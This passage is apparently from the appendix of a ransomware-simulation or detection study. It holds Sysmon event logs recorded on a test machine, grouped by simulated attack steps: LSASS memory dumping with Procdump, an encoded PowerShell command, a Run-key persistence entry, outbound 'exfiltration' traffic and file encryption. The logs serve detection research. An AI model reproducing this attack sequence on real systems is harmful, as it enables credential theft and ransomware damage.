    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:25.108</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</
    ↪ Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name
    ↪ ='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'
    ↪ >52597</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false<
    ↪ /Data><Data Name='DestinationIp'>152.199.19.160</Data><Data Name='DestinationHostname'>-
    ↪ </Data><Data Name='DestinationPort'>443</Data><Data Name='DestinationPortName'>-</
    ↪ Data></EventData></Event>
```

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>22</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>22</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:26
    ↪ .0947407Z'/><EventRecordID>194651</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='8380'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:25.111</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='QueryName'>download.sysinternals.com</Data><Data Name='QueryStatus'>0
    ↪ </Data><Data Name='QueryResults'>type: 5 az155186.vo.msecnd.net;type: 5 cs22.wpc.v0cdn.net;
    ↪ ::ffff:152.199.19.160;</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\
    ↪ powershell_ise.exe</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data></
    ↪ EventData></Event>
```

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:25
    ↪ .3199560Z'/><EventRecordID>194645</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:25.304</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\Software\Procdump.zip</Data><Data Name='
    ↪ CreationUtcTime'>2023-05-12 13:07:25.304</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:25
    ↪ .1312665Z'/><EventRecordID>194640</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:25.130</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
↪ Data><Data Name='TargetFilename'>C:\Software\SDelete.zip</Data><Data Name='
↪ CreationUtcTime'>2023-05-12 13:07:25.130</Data><Data Name='User'>WIN11SIMULATOR\
↪ Simulator</Data></EventData></Event>
```

Dump-LSASSUsingProcdump

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>10</
    ↪ EventID><Version>3</Version><Level>4</Level><Task>10</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:41
    ↪ .3493436Z'/><EventRecordID>195451</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:41.344</Data><Data Name='
    ↪ SourceProcessGUID'>{5a84b272-3a1d-645e-4207-000000001700}</Data><Data Name='
    ↪ SourceProcessId'>8992</Data><Data Name='SourceThreadId'>9008</Data><Data Name='
    ↪ SourceImage'>C:\Software\procdump64.exe</Data><Data Name='TargetProcessGUID'>{5a84b272-
    ↪ ede6-645d-0c00-000000001700}</Data><Data Name='TargetProcessId'>744</Data><Data Name=
    ↪ 'TargetImage'>C:\Windows\system32\lsass.exe</Data><Data Name='GrantedAccess'>0x1fffff</Data
    ↪ ><Data Name='CallTrace'>C:\Windows\SYSTEM32\ntdll.dll+a3ff4|C:\Windows\SYSTEM32\ntdll.dll
    ↪ +b389a|C:\Windows\System32\KERNEL32.DLL+2222c|C:\Windows\System32\KERNEL32.DLL+25
    ↪ a0e|C:\Windows\SYSTEM32\dbgcore.DLL+a422|C:\Windows\SYSTEM32\dbgcore.DLL+19d55|C:\
    ↪ Windows\SYSTEM32\dbgcore.DLL+12ebc|C:\Windows\SYSTEM32\dbgcore.DLL+6718|C:\Windows\
    ↪ SYSTEM32\dbgcore.DLL+7228|C:\Software\procdump64.exe+146b8|C:\Software\procdump64.exe+140
    ↪ f5|C:\Software\procdump64.exe+14023|C:\Software\procdump64.exe+13bdb|C:\Windows\System32\
    ↪ KERNEL32.DLL+15590|C:\Windows\SYSTEM32\ntdll.dll+485b</Data><Data Name='SourceUser'>
    ↪ WIN11SIMULATOR\Simulator</Data><Data Name='TargetUser'>NT AUTHORITY\SYSTEM</
    ↪ Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>10</
    ↪ EventID><Version>3</Version><Level>4</Level><Task>10</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:41
    ↪ .3393236Z'/><EventRecordID>195423</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:41.328</Data><Data Name='
    ↪ SourceProcessGUID'>{5a84b272-3a1d-645e-4207-000000001700}</Data><Data Name='
    ↪ SourceProcessId'>8992</Data><Data Name='SourceThreadId'>2708</Data><Data Name='
    ↪ SourceImage'>C:\Software\procdump64.exe</Data><Data Name='TargetProcessGUID'>{5a84b272-
    ↪ ede6-645d-0c00-000000001700}</Data><Data Name='TargetProcessId'>744</Data><Data Name=
    ↪ 'TargetImage'>C:\Windows\system32\lsass.exe</Data><Data Name='GrantedAccess'>0x1fffff</Data
    ↪ ><Data Name='CallTrace'>C:\Windows\SYSTEM32\ntdll.dll+a3ff4|C:\Windows\System32\
    ↪ KERNELBASE.dll+4439e|C:\Software\procdump64.exe+841f|C:\Windows\System32\KERNEL32.DLL
    ↪ +15590|C:\Windows\SYSTEM32\ntdll.dll+485b</Data><Data Name='SourceUser'>
    ↪ WIN11SIMULATOR\Simulator</Data><Data Name='TargetUser'>NT AUTHORITY\SYSTEM</
    ↪ Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>10</
    ↪ EventID><Version>3</Version><Level>4</Level><Task>10</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:41
    ↪ .1835036Z'/><EventRecordID>195202</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:41.172</Data><Data Name='
    ↪ SourceProcessGUID'>{5a84b272-3a1c-645e-4107-000000001700}</Data><Data Name='
    ↪ SourceProcessId'>4864</Data><Data Name='SourceThreadId'>7532</Data><Data Name='
    ↪ SourceImage'>C:\Software\procdump.exe</Data><Data Name='TargetProcessGUID'>{5a84b272-
    ↪ ede6-645d-0c00-000000001700}</Data><Data Name='TargetProcessId'>744</Data><Data Name=
    ↪ 'TargetImage'>C:\Windows\system32\lsass.exe</Data><Data Name='GrantedAccess'>0x1fffff</Data
    ↪ ><Data Name='CallTrace'>C:\Windows\SYSTEM32\ntdll.dll+a3ff4|C:\Windows\System32\wow64.dll
    ↪ +12f05|C:\Windows\System32\wow64.dll+77ca|C:\Windows\System32\wow64cpu.dll+17ba|C:\
    ↪ Windows\System32\wow64cpu.dll+1d75|C:\Windows\System32\wow64.dll+e06d|C:\Windows\System32
    ↪ \wow64.dll+d8ad|C:\Windows\SYSTEM32\ntdll.dll+7ae08|C:\Windows\SYSTEM32\ntdll.dll+7acf3|C:
    ↪ \Windows\SYSTEM32\ntdll.dll+7ac1e|C:\Windows\SYSTEM32\ntdll.dll+74dbc(wow64)|C:\Windows\
↪ System32\KERNELBASE.dll+121478(wow64)|C:\Software\procdump.exe+876e|C:\Windows\System32\
↪ KERNEL32.DLL+16b89(wow64)|C:\Windows\SYSTEM32\ntdll.dll+68f9f(wow64)|C:\Windows\
↪ SYSTEM32\ntdll.dll+68f6d(wow64)</Data><Data Name='SourceUser'>WIN11SIMULATOR\
↪ Simulator</Data><Data Name='TargetUser'>NT AUTHORITY\SYSTEM</Data></EventData></
↪ Event>
```

Simulate-RemoteFileCopyViaClipboard

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>24</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>24</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:07:58
    ↪ .0812425Z'/><EventRecordID>196162</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='1404'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:07:58.078</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</
    ↪ Data><Data Name='Session'>2</Data><Data Name='ClientInfo'>user: WIN11SIMULATOR\
    ↪ Simulator ip: 192.168.168.65 hostname: DESKTOP-DGOTN30</Data><Data Name='Hashes'>SHA1
    ↪ =F99A742966540202795D95B978CE2F2A582CEAA9,MD5=C03B981C5A48B9CFB9325F3375B27E24,
    ↪ SHA256=CBA082ACE56322A8774C2922F50B0399F8C55CB1162190FF67E47ED19B236942,IMPHASH
    ↪ =00000000000000000000000000000000</Data><Data Name='Archived'>true</Data><Data Name='
    ↪ User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
```

Compile-Payload

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft−Windows−Sysmon' Guid='{5770385f−c22a−43e0−bf4c−06f5698ffbd9}'/><EventID>27</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>27</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023−05−12T13:08:13
    ↪ .1506048Z'/><EventRecordID>196420</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft−Windows−Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S−1−5−18'/></System><EventData><Data Name
    ↪ ='RuleName'>FileBlock</Data><Data Name='UtcTime'>2023−05−12 13:08:13.140</Data><Data
    ↪ Name='ProcessGuid'>{5a84b272−eed7−645d−7a01−000000001700}</Data><Data Name='ProcessId'
    ↪ >5308</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>
    ↪ C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='
    ↪ TargetFilename'>C:\Software\KnownRansomware.exe</Data><Data Name='Hashes'>SHA1=9
    ↪ C207FA45714B48B28B2F3C6FEA66DA65C290BF9,MD5=E2EAF8E5D029DA53E53A3DB970AC717A,
    ↪ SHA256=11E6BC5B7CDCBEE968C47BDF894F931B70D6B84117E3A94D337CA130874895B2,
    ↪ IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744</Data></EventData></Event>
```

Obfuscation

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:08:28
    ↪ .6397314Z'/><EventRecordID>196742</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:08:28.617</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3a4c-645e-4e07-000000001700}</Data><Data Name='ProcessId'>2736</
    ↪ Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
    ↪ <Data Name='FileVersion'>10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>
    ↪ Windows PowerShell</Data><Data Name='Product'>Microsoft Windows Operating System</Data>
    ↪ <Data Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>
    ↪ PowerShell.EXE</Data><Data Name='CommandLine'>powershell.exe -EncodedCommand
    ↪ YwBhAGwAYwAuAGUAeABlAA== </Data><Data Name='CurrentDirectory'>C:\Users\Simulator\
    ↪ Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='
    ↪ LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='LogonId'>0x2369c7
    ↪ </Data><Data Name='TerminalSessionId'>2</Data><Data Name='IntegrityLevel'>High</Data><
    ↪ Data Name='Hashes'>SHA1=EEE0B7E9FDB295EA97C5F2E7C7BA3AC7F4085204,MD5=0
    ↪ E9CCD796E251916133392539572A374,SHA256=
    ↪ C7D4E119149A7150B7101A4BD9FFFBF659FBA76D058F7BF6CC73C99FB36E8221,IMPHASH=
    ↪ BF7A6E7A62C3F5B2E8E069438AC1DD3D</Data><Data Name='ParentProcessGuid'>{5a84b272-3
    ↪ a4c-645e-4c07-000000001700}</Data><Data Name='ParentProcessId'>3612</Data><Data Name=
    ↪ 'ParentImage'>C:\Windows\System32\cmd.exe</Data><Data Name='ParentCommandLine'>"C:\
    ↪ Windows\system32\cmd.exe" /c start powershell.exe -EncodedCommand
    ↪ YwBhAGwAYwAuAGUAeABlAA== </Data><Data Name='ParentUser'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>1</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>1</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:08:28
    ↪ .2695488Z'/><EventRecordID>196492</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:08:28.259</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-3a4c-645e-4c07-000000001700}</Data><Data Name='ProcessId'>3612</
    ↪ Data><Data Name='Image'>C:\Windows\System32\cmd.exe</Data><Data Name='FileVersion'>
    ↪ 10.0.22000.1 (WinBuild.160101.0800)</Data><Data Name='Description'>Windows Command
    ↪ Processor</Data><Data Name='Product'>Microsoft Windows Operating System</Data><Data
    ↪ Name='Company'>Microsoft Corporation</Data><Data Name='OriginalFileName'>Cmd.Exe</Data
    ↪ ><Data Name='CommandLine'>"C:\Windows\system32\cmd.exe" /c start powershell.exe -
    ↪ EncodedCommand YwBhAGwAYwAuAGUAeABlAA== </Data><Data Name='CurrentDirectory'>C:
    ↪ \Users\Simulator\Downloads\</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data>
    ↪ <Data Name='LogonGuid'>{5a84b272-ee82-645d-c769-230000000000}</Data><Data Name='
    ↪ LogonId'>0x2369c7</Data><Data Name='TerminalSessionId'>2</Data><Data Name='
    ↪ IntegrityLevel'>High</Data><Data Name='Hashes'>SHA1=
    ↪ E8717FF0D40E01FD3B06DE2AA5A401BED1C907CC,MD5=
    ↪ C5DB7B712F280C3AE4F731AD7D5EA171,SHA256=
    ↪ F6C9532E1F4B66BE96F0F56BD7C3A3C1997EA8066B91BFCC984E41F072C347BA,IMPHASH=
    ↪ D60B77062898DC6BFAE7FE11A0F8806C</Data><Data Name='ParentProcessGuid'>{5a84b272-
    ↪ eed7-645d-7a01-000000001700}</Data><Data Name='ParentProcessId'>5308</Data><Data Name
    ↪ ='ParentImage'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</Data><Data
    ↪ Name='ParentCommandLine'>"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe"
    ↪ </Data><Data Name='ParentUser'>WIN11SIMULATOR\Simulator</Data></EventData></Event
    ↪ >
```

Process-Injection

Persistence-RegistryRunKeys

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>13</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>13</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:07
    ↪ .2213270Z'/><EventRecordID>202532</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='EventType'>SetValue</Data><Data Name='UtcTime'>
    ↪ 2023-05-12 13:09:07.218</Data><Data Name='ProcessGuid'>{5a84b272-eed7-645d-7a01
    ↪ -000000001700}</Data><Data Name='ProcessId'>5308</Data><Data Name='Image'>C:\Windows
    ↪ \system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</Data><Data Name='TargetObject'>HKU\
    ↪ S-1-5-21-2932221779-1791195140-1737527369-500\Software\Microsoft\Windows\CurrentVersion\
    ↪ Run\SimulatedRansomware</Data><Data Name='Details'>C:\Software\Ransomware.exe</Data><
    ↪ Data Name='User'>WIN11SIMULATOR\Simulator</Data></EventData></Event>
```

Exfiltrate-Data

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</
    ↪ EventID><Version>5</Version><Level>4</Level><Task>3</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:24
    ↪ .5032662Z'/><EventRecordID>204283</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='9284'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:22.354</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe</
    ↪ Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Protocol'>tcp</
    ↪ Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name
    ↪ ='SourceIp'>10.0.0.4</Data><Data Name='SourceHostname'>-</Data><Data Name='SourcePort'
    ↪ >52612</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false<
    ↪ /Data><Data Name='DestinationIp'>44.194.102.255</Data><Data Name='DestinationHostname'>-
    ↪ </Data><Data Name='DestinationPort'>443</Data><Data Name='DestinationPortName'>-</
    ↪ Data></EventData></Event>
```

Simulate-FileEncryption

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .3692501Z'/><EventRecordID>204388</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.362</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_9.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.362</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .3586917Z'/><EventRecordID>204386</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.346</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_8.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.346</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .3528961Z'/><EventRecordID>204384</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.346</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_7.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.346</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .3469011Z'/><EventRecordID>204382</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.314</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_6.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.314</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
    ↪ Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:09:38
    ↪ .3248189Z'/><EventRecordID>204380</EventRecordID><Correlation/><Execution ProcessID='9932'
    ↪  ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>
    ↪ Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name
    ↪ ='RuleName'>-</Data><Data Name='UtcTime'>2023-05-12 13:09:38.314</Data><Data Name='
    ↪ ProcessGuid'>{5a84b272-eed7-645d-7a01-000000001700}</Data><Data Name='ProcessId'>5308</
    ↪ Data><Data Name='Image'>C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell_ISE.exe</
    ↪ Data><Data Name='TargetFilename'>C:\FileEncryption\File_5.txt.encrypted</Data><Data Name=
    ↪ 'CreationUtcTime'>2023-05-12 13:09:38.314</Data><Data Name='User'>WIN11SIMULATOR\
    ↪ Simulator</Data></EventData></Event>
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='
    ↪ Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</
    ↪ EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>0</Opcode><
